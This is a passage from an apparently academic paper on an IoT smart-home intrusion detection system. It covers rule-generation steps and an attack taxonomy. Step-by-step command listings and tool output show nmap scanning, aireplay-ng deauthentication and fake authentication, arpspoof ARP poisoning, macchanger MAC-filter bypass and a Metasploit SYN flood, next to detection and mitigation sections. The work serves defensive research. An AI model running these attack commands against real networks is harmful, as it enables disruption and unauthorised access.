A packet offset indicates the maximum_size of a network packet, and a packet depth indicates zero (Algorithm 3, lines 1∼2). Then, it traverses all network packets in the NetworkPacketSet and modifies the offset and depth. Check whether the content_root obtained as input matches the network packet; if it reaches, get the start byte position and compare it with the present offset. If it is a smaller value than the present offset, the corresponding value is replaced by the present offset. As for depth, the value of the end byte position is retrieved, and the corresponding value is changed to be equal to the present depth if it is greater than it is now (Algorithm 3, lines 6∼8). Add the finally determined offset and depth values to the content_root rule.

A process similar to that described above is used to examine the header information of the extracted content_root. It traverses all packets in the NetworkPacketSet and checks whether it matches the corresponding content_root. If there is a match, the header information of the corresponding packet is saved. After inspecting all packets, the corresponding header information is added to the content_root rule if the accumulated header details have one unique value.

However, in the case of IP, the classless inter-domain routing (CIDR) value is decreased in the order of 32, 24, and 16 and repeated until a unique value is extracted. In other words, it tries to find a unique value as a D-class IP with a CIDR value of 32 and, if not found, applies the CIDR value to 24 to find a C-class IP. For example, if '192.168.10.12/32' and '192.168.10.13/32' are extracted as the destination IP matching the corresponding content with CIDR 32, set as CIDR 24 and extract '192.168.10.11/24'.

3.3 Computational complexity

The complexity of Subsection 3.2.1 procedure (network traffic collection phase) is $\mathcal{O}(\rho^2)$, assuming that the arrangement of sensor nodes/devices concerning the router is in a mesh topology. Only the traffic to be detected need to be collected in traffic collection for rule creation. Collecting traffic from individual hosts is essential at this phase.

The complexity of Subsection 3.2.2 procedure (flow configuration steps) is discussed here. The complexity in this phase mainly depends upon inter-node distance (consider d) and branching factor (consider b). With these considerations, the total amortised complexity will be $\mathcal{O}(b^{\frac{d}{2}} + b^{\frac{d}{2}})$ or $\mathcal{O}(2 * b^{\frac{d}{2}})$.

The complexity of Subsection 3.2.3 procedure (sequence pattern construction steps) is $\mathcal{O}(m)$, where m is the size of the sequence pattern set of network traffic.


The complexity of Subsection 3.2.4 procedure (content extraction step) is $\mathcal{O}(c.s)$, where c: is the maximum range value of content set and s: is the maximum range value of sequence pattern set.

The complexity of Subsection 3.2.5 procedure (additional information analysis steps) is $\mathcal{O}(\rho)$, where ρ: is the size of the network packet set.

4 Level-wise IoT-attacks taxonomy

The IoT-attacks have been grouped into four colour-coded levels to experiment with SERfSH and identify rigorous methods (bugs, errors, and complexity). We showed 15 attacks ranging from level zero to three based on their complexity and vulnerability. Figure 3 demonstrates a level base representation of our taxonomy of various attacks based on the vulnerabilities/complexity of IoT gadgets/devices. On analysis of these attacks' methodologies, we understand that spoofed operations such as deauthentication attacks, ARP_Spoofing, DNS_Spoofing, etc. are the core of cyberattacks on IoT networks. Smart home networking and risk or threat recognition are insufficient to protect the associated smart home against present-day cyber attacks.

Figure 3 Level-wise IoT-attacks taxonomy (see online version for colours)



Level - 3 Critical: Severe Risk of Attacks
Firmware Vulnerabilities
Malware Based DoS Attacks
RPL Attacks
Level - 2 High: High Risk of Attacks
MAC Spoofing
Sink Hole Attacks
DoS Attack
DDoS Attack
DNS Spoofing
Level - 1 Elevated: Significant Risk of Attacks
WiFi Cracking
ARP Spoofing Attack
Sybil Attack
Broken Authentication
Level - 0 Guarded : General Risk of Attacks
NMAP Port Scanning Attack
Deauthentication
Fake Authentication

4.1 Level-0 guarded (low/general risk of attacks)

4.1.1 NMAP port scanning attack

This attack is found within the local area network (LAN). It obtains all the port scanning and a malicious actor can exploit open ports on the victim's device to exploit it (De Vivo et al., 1999). They can deliver malicious payloads and malware when they find open ports. Figure 4 shows how the malicious actor scans NMAP TCP_Scan on a local network. An example of a TCP_Scan is shown in the highlighted box, performed by the device '192.168.50.XX:42876' against the device '192.168.50.XX:903'. We performed the NMAP port scanning attack steps in Listing 1.


Figure 4 Scanning by NMAP and detecting the 'TCP_Scan' in this case, A targets B is represented by 'A -> B' (see online version for colours)



```
pi@raspberrypi: /etc/snort/rules

NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.147:42876 -> 192.168.50.1:903
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.1:903 -> 192.168.50.147:42876
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.147:43190 -> 192.168.50.1:17988
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.1:17988 -> 192.168.50.147:43190
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.147:44380 -> 192.168.50.1:1277
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.1:1277 -> 192.168.50.147:44380
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.147:40764 -> 192.168.50.1:24444
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.1:24444 -> 192.168.50.147:40764
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.147:50886 -> 192.168.50.1:683
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.1:683 -> 192.168.50.147:50886
NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.50.147:49650 -> 192.168.50.1:1042
```

Figure 5 Scan demonstrating the WAP-ESSID (identifier) and the Physical/Wi-Fi_Addresses BSSID of connected sensor-based devices (see online version for colours)



```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:10:F3:60:AA:56  -65       13        2    0   1  540  WPA2 CCMP   PSK  CCS-LAB
B8:27:EB:AC:5D:0B  -69       13        0    0   1   65  WPA  CCMP   PSK  raspi-webgui
2C:33:11:F8:69:73  -78       10        0    0  11  195  WPA2 CCMP   PSK  IDRBT-Research
2C:33:11:F8:69:76  -77       14        8    1  11  195  WPA2 CCMP   PSK  PGDBT
2C:33:11:9E:8D:A3  -78       13        0    0   1  195  WPA2 CCMP   PSK  IDRBT-Research
2C:33:11:9E:8D:A0  -77       15        0    0   1  195  WPA2 CCMP   PSK  $kynet
2C:33:11:9E:8D:A4  -77        8        0    0   1  195  WPA2 CCMP   PSK  Guest
2C:33:11:F8:69:74  -76       14        2    0  11  195  WPA2 CCMP   PSK  Guest
2C:33:11:F8:69:70  -77       16        0    0  11  195  WPA2 CCMP   PSK  $kynet
2C:33:11:9E:8D:A6  -78        8        0    0   1  195  WPA2 CCMP   PSK  PGDBT
64:F6:9D:AB:C3:50  -86       14        0    0   6  195  WPA2 CCMP   PSK  $kynet
64:F6:9D:AB:C3:54  -88       15        0    0   6  195  WPA2 CCMP   PSK  Guest
64:F6:9D:AB:C3:56  -87       12        0    0   6  195  WPA2 CCMP   PSK  PGDBT
74:A2:E6:CE:0D:D3  -89        4        0    0  11  195  WPA2 CCMP   PSK  IDRBT-Research
```

Note: The rectangle box shows the captured BSSID and ESSID.

Listing 1 NMAP port scanning attack steps

```
1.Identify your IP using the command
  #ifconfig
2.Use the command: nmap <your Gateway_IP>
  Various flags can be used to perform
  various types of NMAP port scans:
  a.TCP_SYN (Stealth) Scan (-sS)
  b.UDP_Scan (-sU): # nmap -sU -v
    IP_Address
  c.TCP FIN_Scan(-sF), NULL scan(-sN), and
    Xmas_Scans(-sX)
     # nmap -sF -T4 IP_Address
```

4.1.2 Deauthentication attack

Deauthentication attack is straightforward to conduct, and different occurrences exist in history when 'black hat' malicious actors have utilised this attack for vindictive purposes. In this type of attack, the malicious actor must be exceptionally promiscuous and needs to examine the network now and then with the goal that the victim does not get associated with some other AP on some other channel. A good malicious actor sends the deauthentication packets just when the partners with some AP effectively (Xu et al., 2017). Deauthentication frame format is:

```
"wlan.fc.type==0)&&
(wlan.fc.type_subtype==0x0c"
```

During the deauthentication attack, we analysed the captured data transmission packets from our testbed setup. Figure 5 demonstrates a scan done during the deauthentication attack. We demonstrate the deauthentication attack steps in Listing 2.


Listing 2 Deauthentication attack steps (see online version for colours)

```
1.Plug your Wi-Fi adapter in the kali machine
  and set it to "Monitor" mode using the
  following commands:
  a.airmon-ng start <interface_name>
  b.Some running processes might interrupt
    the working of this command.
    Then use the following commands:
    i.airmon-ng "check kill"
    ii.airmon-ng <start/stop>
      <interface_name>
2.Now scan the whole of the network using
  the following command:
  a.airodump-ng <interface_name>
  b.Select the name of the access point
    and the client whom you want to
    disassociate from the network and
    also note the channel on which the
    AP is broadcasting.
  c.Use the following command to launch a
    more sophisticated scanning on the
    network:
    i.Airodump-ng -c <channel no.>
     <interface>
  d.Use the following command to
    deauthenticate the victim client from
    the network:
    i.Aireplay-ng --deauth <no. of packets
      to send> -b <AP_MAC> -c <Victim_MAC>
      <interface>
    ii.If the Attack is to be launched
       against all the clients connected to
       the AP, then skip the
       "-c <Client_MAC>" part from the
       command.
```

4.1.3 *Fake-authentication attack*

Fake-authentication is an attack that is launched against wireless access points (WAPs) broadcasting on WEP security. The APs already on WPA/WPA2 protocols are immune to this attack. Hence the best mitigation and prevention measure against this attack is to use WPA/WPA2 security protocols on the router. This attack is exceptionally valuable when we need a connected MAC_Address (device) with the AP. No ARP packets can be produced, and the malicious device connects with the AP. Subsequent to the partner, the malicious actor infuses packets in the system and attempts to compel the AP to create ARP packets and consequently use them to get the subtleties of the system (Waliullah et al., 2015). We have shown the fake-authentication attack steps in Listing 3.

Figure 6 Malicious actor supplicant spoofed deauthentication packets to victim machine (WAP) (see online version for colours)



```
root@osboxes:~# aireplay-ng --deauth 20 -a B6:28:A4:15:3D:AD wlan0mon
18:19:52  Waiting for beacon frame (BSSID: B6:28:A4:15:3D:AD) on channel 12
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:19:52  Sending DeAuth to broadcast -- BSSID: [B6:28:A4:15:3D:AD]
18:19:52  Sending DeAuth to broadcast -- BSSID: [B6:28:A4:15:3D:AD]
18:19:53  Sending DeAuth to broadcast -- BSSID: [B6:28:A4:15:3D:AD]
18:19:53  Sending DeAuth to broadcast -- BSSID: [B6:28:A4:15:3D:AD]
```

Listing 3 Fake-authentication attack steps (see online version for colours)

```
1.Plug your Wi-Fi adapter in the kali machine
  and set it to "Monitor" mode using the
  following commands:
  a.airmon-ng start <interface_name>
  b.Some running processes might interrupt
    of this command.
  If so then use the following commands:
  i.airmon-ng "check kill"
  ii.airmon-ng <start|stop>
     <interface_name>
2.Now scan the whole of the network using
  the following command:
  a.airodump-ng <interface_name>
  b.Select the name of the access point and
    the client you want to disassociate from
    the network and note the channel on
    which the AP is broadcasting.
  c.Use the following command to launch a
    more sophisticated scanning attack on
    the local network:
    i.Airodump-ng -c <channel no. of AP>
      <interface>
  d.Use the following command to fake
    authenticate the victim client from the
    network:
    i.Aireplay-ng --fake-auth -b <AP_MAC>
      <interface>
  e.Various attacks might not work if this
    attack is not successful.
```

Figure 7 demonstrates a fake-authentication attack where the WEP penetrations (open system and shared key). It gives the prosperous WEP authentication and prosperous cooperation by the malicious actor machine. The malicious actor machine is connected with the router (WEP AP) using the falsified credentials.

4.2 *Detection and mitigation of level-0 attacks*

Since deauthentication packets are part of the 802.11n protocol, they cannot be blocked or prevented. Malicious actors use this to disconnect the gadgets from the network router unwillingly. Hence, to validate whether the packets received by the router are authentic or not, we propose a two-factor authentication for such packets. An encrypted key generated by the device to be decrypted by the router is used to achieve the same. The key is unique for each IoT gadget that connects to the network. In this way, a malicious actor cannot merely send deauthentication packets to the router.




Figure 7 Fake-authentication attack to be successfully launched using *aireplay-ng tool* (see online version for colours)

```
root@osboxes:~# aireplay-ng --fakeauth 0 -a  B8:27:EB:AC:5D:0B  -h 7C:67:A2:1A:7A:BB wlan0
14:20:05  Waiting for beacon frame (BSSID: B8:27:EB:AC:5D:0B) on channel 1

14:20:08  Sending Authentication Request (Open System) [ACK]
14:20:08  Authentication successful
14:20:08  Sending Association Request
14:20:08  Association successful :-) (AID: 1)

root@osboxes:~# ▮
```




Figure 8 Observation of spoofed deauthentication packets by using packet sniffer (see online version for colours)

```
15:01:38.029 -> Packets/s: 0
15:01:41.658 -> Packets/s: 0
15:01:45.294 -> ATTACK DETECTED
15:01:45.294 -> Packets/s: 57
15:01:48.941 -> Packets/s: 268
15:01:52.560 -> Packets/s: 318
15:01:56.228 -> Packets/s: 290
15:01:59.856 -> Packets/s: 393
15:02:03.486 -> Packets/s: 330
15:02:07.149 -> Packets/s: 341
15:02:10.767 -> Packets/s: 200
15:02:14.402 -> ATTACK STOPPED
15:02:14.402 -> Packets/s: 0
15:02:18.048 -> Packets/s: 0
```

Note: The rectangle box shows the captured network packets.

4.2.1 *Deauthentication detection*

Figure 6 shows the deauthentication packets send by a malicious actor machine to the target victim machine WAP. Figure 8 demonstrates the successful detection of the deauthentication and disassociation packets by a packet sniffer. We have shown the main steps to detect the attack by a packet sniffer (see Listing 4).

4.3 *Level-1 elevated (significant risk of attacks)*

4.3.1 *Wi-Fi cracking*

Wi-Fi (wireless) network attacks exploit security weaknesses in local networks and comprise/gain unauthorised access to IoT gadgets as they pretend to have a high potential for additional vulnerability. There is four possible Wi-Fi cracking methods for interrupting a whole network active/passive brute force attacks, wireless provisioning attack, and Wi-Fi phishing or phishing with probing. The malicious actor uses some popular hacking tools that seem to have been Aircrack-ng, Wi-FiTE, Wi-Fi phisher, Fluxion, Reaver, Fern-Wi-Fi cracker, Cowpatty, Omnipeek, etc.

Listing 4 Deauthentication attack detection steps by packet sniffer (see online version for colours)

```
1.Begin
2.Set LED pin to  PIN_Number
3.Set Serial Baud Rate as 115200
4.Set Scan Time for each channel as 140 ms
5.Define the channel list from 1 to 15.
6.Set the Threshold Packet rate to 5.
7.Set Packet_Time to 1
8.Fixed device to Station Mode
9.Enable the device to Sniff functionality
10.For each channel in channel_list
   a.If the number of deauthentication
     packets greater than the Threshold
     Packet rate
     i.Increment attack counter
   b.Else If
     The number of deauthentication
     packets less than the Threshold packet
     rate
     i.Set attack counter to zero
   c.End If
   d.If the attack counter equal to
     Packet_Time
     i.Print "ATTACK DETECTED."
   e.End If
11.End For
12.End
```

4.3.2 *ARP_Spoofing attack*

An ARP_spoofing is also known as ARP_Poisoning, ARP_Cache_Poisoning, and ARP_Poison_Routing. Address_Resolution_Protocol (ARP) is used in the link/network layer. In this attack, the attacker dispatches falsified ARP_Packets over a local area network (Abad and Bonilla, 2007).

This attack is executed by the Kali Linux tool called ‘mitmf’ (framework). This attack needs the malicious actor to be in the same local network in which the targeted devices are presented. The following command to start this ARP_Spoofing attack: $ ‘mitmf –arp –spoof –gateway <Gateway_IP> –targets <IPs of target machines> -i <interface_name>’.

We have shown the ARP_Spoofing attack steps in Listing 5.




Figure 9 ARP_Spoofing attack on victim gadget (see online version for colours)

```
root@osboxes:~# arpspoof -i eth0 -t  192.168.252.1 192.168.252.198
8:0:27:ba:1b:9c 0:10:f3:60:aa:56 0806 42: arp reply 192.168.252.198 is-at 8:0:27:ba:1b:9c
8:0:27:ba:1b:9c 0:10:f3:60:aa:56 0806 42: arp reply 192.168.252.198 is-at 8:0:27:ba:1b:9c
8:0:27:ba:1b:9c 0:10:f3:60:aa:56 0806 42: arp reply 192.168.252.198 is-at 8:0:27:ba:1b:9c
8:0:27:ba:1b:9c 0:10:f3:60:aa:56 0806 42: arp reply 192.168.252.198 is-at 8:0:27:ba:1b:9c
```

Listing 5 ARP-spoofing attack steps (see online version for colours)

```
1.Plug your Wi-Fi adapter into the kali
  machine and set it to "Monitor" mode
  using the following commands
  a.airmon-ng start <interface_name>
  b.Some running processes might interrupt
    the working of this command. If so,
    then use the following commands:
    i.airmon-ng "check kill"
    ii.airmon-ng <start|start>
       <interface_name>
2.Now scan the whole of the network using
  the following command:
  a.airodump-ng <interface_name>
  b.Select the name of the access point and
    the client whom you want to launch the
    ARP_Poisoning Attack on.
  c.Execute the following commands in
    different terminals to successfully
    conduct the attack:
    i.arpspoof -i <interface> -t <victim_mac>
      <AP_MAC>
    ii.arpspoof -i <interface> -t <AP_MAC>
       <Victim_MAC>
```

Figure 9 shows the translation of IP_addresses into MAC_addresses.

4.3.3 Sybil attack

Sybil_Attack is a type of attack found in distributed networks (P2P) in which a node (hub) in the P2P network runs Multiple_Identities at the time. The principle point of the Sybil_Node is to advantage of a disproportionately large influence in the system to carry out illegitimate moves (Asadian and Javadi, 2018). We detect this attack with the help of the Random_Password_Comparison scheme, which verifies the Sybil_Node pseudonymous identities. Eventually, SERfSH mitigates (fix) the Sybil_Nodes in the smart home network.

4.3.4 Broken authentication

Attackers hijack or intercept network connections by imitating legitimate Wi-Fi networks (such as Starbucks Wi-Fi). An authentication certificate or other technique may be used to decrypt encrypted data if it has been encrypted by the malicious actor (A2:2017-Broken Authentication, 2017). In Listing 6, we have shown broken authentication attack scenarios.

4.4 Detection and mitigation of level-1 attacks

4.4.1 Wi-Fi cracking mitigation

Wi-Fi cracking methods involve a deauthentication attack in its primary steps. We have already discussed the detection and mitigation (fix) of deauthentication attacks. Hence, these mechanisms will prevent Wi-Fi wireless network cracking attacks also. The way to prevent/mitigate (fix) this type of attack (sniffing, MITM and DoS) is examined by exploiting strong 'WPA/WPA-PSK' defense schemes for WLAN/Wi-Fi authentication and authorisation. Another way to secure our wireless networks is to change the default passwords, firewall software, and authentication schemes and allow only registered MAC_Address.

Listing 6 Broken authentication attack scenarios (see online version for colours)

```
Scenario 1: "Credential stuffing" if the
            application does not use
            protection against this.
Scenario 2: "Continued use of passwords as
            a sole factor."
Scenario 3: Application session expiration
            does not set correctly.
```

4.4.1.1 Snort wireless rule analysis

Writing a custom rule to detect 802.11 frames matching specific criteria is as simple as writing other types of custom Snort rules. Also, Snort wireless rule shares most of the same syntax with Snort rule syntax. Listing 7 is the Rule provided by Snort wireless.

Listing 7 Snort wireless rule (see online version for colours)

```
alert Wi-Fi any -> any (msg: "Mgt_Frame";
type: TYPE_MANAGEMENT)
alert Wi-Fi any -> any (msg: "Ctrl_Frame";
type: TYPE_CONTROL)
alert Wi-Fi any -> any (msg: "Dt_Frame";
type: TYPE_DATA)
```


Rule configuration method is <action> Wi-Fi <mac> <direction> <mac> (<rule options>). The first item of the Snort wireless rule is action. Actions include alert, log, pass, activate, and dynamic. MAC addresses can be specified in the same way that IP addresses of the source and destination MAC addresses are specified in Snort rules, one MAC address being either a colon-separated list of octets or comma-separated braces. It can be specified as a list enclosed. In addition, a logical NOT operation can be performed with the '!' character.

The direction operator includes two operators to specify the direction of traffic. Rule option can create rules using the 'Wi-Fi' protocol, which is an 802.11-specific rule option. Wi-Fi options include 'frame_control, type, stype, more_frags, from_ds, to_ds, retry, pwr_mgmt, more_data, wep, order, duration_id, bssid, seqnum, fragnum, addr4, and ssid'.

4.4.2 ARP_Spoofing attack detection


Figures 10 and 11 show the Physical_Address and type of the victim devices simultaneously before and after the attack and shows the default gateway-entry, changing the Physical_Address, and type of the devices. Also, we can see the change in IP_Addresses, Wi-Fi_Addresses, and Physical_Addresses of the victim devices before and after compromise.

Figure 10 IP_Address and Physical_Address before attack (see online version for colours)



```
Interface: 192.168.252.198 --- 0x9
  Internet Address      Physical Address      Type
  192.168.252.1         00-10-f3-60-aa-56     dynamic
  192.168.252.206       74-df-bf-be-2c-d8     dynamic
  192.168.252.222       08-00-27-ba-1b-9c     dynamic
  192.168.252.255       ff-ff-ff-ff-ff-ff     static
```

Figure 11 IP_Address and Physical_Address after attack (see online version for colours)



```
Interface: 192.168.252.198 --- 0x9
  Internet Address      Physical Address      Type
  192.168.252.1         08-00-27-ba-1b-9c     dynamic
  192.168.252.222       08-00-27-ba-1b-9c     dynamic
  192.168.252.255       ff-ff-ff-ff-ff-ff     static
```

In Listing 8, we have shown that the algorithm to detect the ARP_Spoofing attack.

Listing 8 ARP-spoofing attack detection (see online version for colours)

```
1.Open the "CMD" & Check for the ARP_Table:
  C:> arp -a (show all MAC_Address)
2.Pay a close look at the entries IF find
  out two IP_Addresses (allotment the
  same Physical/Wi-Fi_Address) THEN
  the gadget is suffering from an
  ARP-Poisoning attack.
```

4.4.3 *ARP_Spoofing attack mitigation*

To mitigate (fix) this attack, we wrote and updated SCR file [‘Snort.conf’] to include the [‘local.rules’] file where the updated SCR are located. The updated SCR will make warnings whenever malicious payloads had founded within the local network area. We can do it as follows in Listing 9.

4.4.4 *Broken authentication attack mitigate (fix)*

SERfSH generates a different random session ID to ensure the login. The session ID is a unique digit code, and it can be saved as a URL/cookies. SERfSH used the Wireless_Intrusion_Detection_System (WIDS) for unsuccessful login attempts and provided the extra layer of protection. We also use the traffic filtering mechanisms in the SNORT syntax rule.

Listing 9 ARP spoofing attack mitigation steps (see online version for colours)

```
(Mitigation method for ARP-spoofing attack)
1.In the "Snort.conf" configuration file:
   #preprocessor_arpspoof
   #preprocessor_arpspoof Identify_HOST
   "192.168.40.XX" f0:0f:00:f0:0f:00
2.Recapture the "#", and then update
  the configuration file as it is:
   #preprocessor_arpspoof Detect_HOST:
   "Host_IP" Host_MAC
   #preprocessor_arpspoof Detect_HOST:
   "Gateway_IP" Gateway_MAC
```

4.5 *Level-2 high (high risk of attacks)*

4.5.1 *MAC_Spoofing*


MAC_Spoofing is a sort of attack in which the malicious actor changes its Physical_Address to the Physical_Address of some other gadget. This type of attack is generally used on APs where MAC filtering is deployed, and only those things whose MAC_Address is written in the router table can connect with the local network. In such cases, the malicious actor finds one or more valid Physical_Addresses and then changes its Physical_Address to the valid Physical_Address and gets access to the network (Yu et al., 2016).

Listing 10 MAC_Spoofing attack steps (see online version for colours)

```
1.Plug your Wi-Fi adapter in the kali machine
  and set it to "Monitor" mode using the
  following commands:
  a.airmon-ng start <interface_name>
  b.Running processes might interrupt in the
    working of this command. If so then use
    the following commands:
    i.airmon-ng "check kill"
    ii.airmon-ng <start|stop>
      <interface_name>
2.Now scan the whole of the network using
  the following command:
  a.airodump-ng <interface_name>
  b.Select any one of the valid MAC_Address
    from the list that you will get from
    scanning.
  c.Type the following command to change
    your MAC_Address:
    i.Macchanger -m <valid MAC_Address>
      <interface>
3.The MAC_Address is changed to the selected
  MAC_Address, and you can bypass the
  filtering.
```

Figure 12 presents the ‘MAC_Spoofing’ and exhibits the changing ‘Physical_Address’ of an interface to any required Physical_Address. For this attack, we used Kali 2020 Linux OS, and the attack is executed by using the ‘macchanger’ tool. We have shown the MAC_Spoofing attack steps in Listing 10.

Figure 12 MAC_Spoofing to a arbitrary Physical_Address using 'macchanger' (see online version for colours)



```
root@osboxes:~# macchanger --random wlan0
Current MAC:   20:e6:17:07:00:50 (unknown)
Permanent MAC: 20:e6:17:07:00:50 (unknown)
New MAC:       06:03:7e:d6:7f:38 (unknown)
root@osboxes:~# 
```

4.5.2 Sink_Hole attack

A sinkhole attack is one of the extreme attacks on a remote ad hoc network. In this attack, a compromised node or malicious node communicates wrong routing data to deliver itself as a particular node and gets entire network traffic. Subsequent to getting the entire network traffic, it can either adjust the parcel data or drop them to make the network muddled. Sinkhole attacks influence the presentation of ad hoc network conventions, for example, DSR, AODV convention (Singh, 2017).

4.5.3 Denial-of-service

In the DoS attack, malicious actors hijack a server, port overloading, deauthentication wireless, and deny internet-based services. The idea behind a DoS attack is making a particular service unavailable by sending un-fragmented packets (Farooq et al., 2015). Since IoT gadgets usually are not allocated much bandwidth, they are often the victim of such attacks. The types of attacks are flood attacks, reflected-attack, mailbombs, and teardrop attacks.

We analysed and captured the attack's payloads (malicious packets) using Wireshark/Ettercap (network scanning tool) and studied the packet data. We formed SCR and configured the IDS to prevent DoS-type attacks. These rules caused an alert as well as dropped packets while such an attack is existence happened. Also, the malicious actor and the victim's internet protocol addresses were demonstrated. This method covered all types of DoS attacks: TCP, UDP, and HTTP. TO launch the DoS atatck, we used metasploit framework. We have shown the DoS attack steps in Listing 11.

Listing 11 DoS attack steps (see online version for colours)

```
1.Launch the Metasploit Framework in a
  terminal:
2.Type the command in msfconsole:
  use auxiliary/DoS/tcp/synflood
3.Use command to show options to find
  the attack parameters
4.To set the victim IP_Address:
  RHOST <Victim IP_Address>
5.Type "exploit" to execute DoS Attack.
```


Similarly, various DoS attack exploits can be performed using the metasploit console framework.

4.5.4 Distributed DoS

A DDoS attack is a malevolent attempt to break normal traffic of a particular/targeted server. The attackers (multiple sources) are flooding the pursuit with a static flood-of-traffic (Rebecchi et al., 2019). There are two most popular DoS/DDoS tools: 'low orbit ion cannon (LOIC) and high orbit ion cannon (HOIC)'. Figure 13 shows the number of packets sent to the target IP. In SERfSH, Snort rules syntax give all web requests to drop malicious attempts from being relayed to client servers. The art of DDoS attacks:

```
MALICIOUS ACTOR -> Sends/Generates
Malicious/Infinite_Data -> VICTIM
VICTIM -> Cannot Handle
Malicious/Infinite_Data -> CRASHES
```


Figure 13 DDoS attack: sent packets to target IP



Applications
File Edit View VM Tabs Help
File Edit View Search Terminal Help

```
Sent 108589 packet to 192.168.152.129 throught port:51136
Sent 108590 packet to 192.168.152.129 throught port:51137
Sent 108591 packet to 192.168.152.129 throught port:51138
Sent 108592 packet to 192.168.152.129 throught port:51139
Sent 108593 packet to 192.168.152.129 throught port:51140
Sent 108594 packet to 192.168.152.129 throught port:51141
Sent 108595 packet to 192.168.152.129 throught port:51142
```

Figure 14 DNS_Spoofing using Ettercap tool (see online version for colours)



